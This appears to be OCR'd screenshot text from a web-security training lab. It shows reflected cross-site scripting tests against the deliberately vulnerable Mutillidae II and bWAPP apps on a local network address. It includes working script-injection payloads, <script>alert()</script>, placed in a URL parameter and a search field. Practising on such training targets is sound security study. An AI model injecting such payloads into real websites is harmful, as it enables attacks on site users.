
Mozilla Firefox

192.168.1.12/mutillidae/index.php?page=password-generator.php&username=</script><script>alert('Hello')</script>

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Hello




```
192.168.1.12/bWAPP/xss_json.php?title=test&action=search
```

/ XSS - Reflected (JSON) /


Search for a movie: <script>alert()</script>

test??? Sorry, we don't have that movie :(

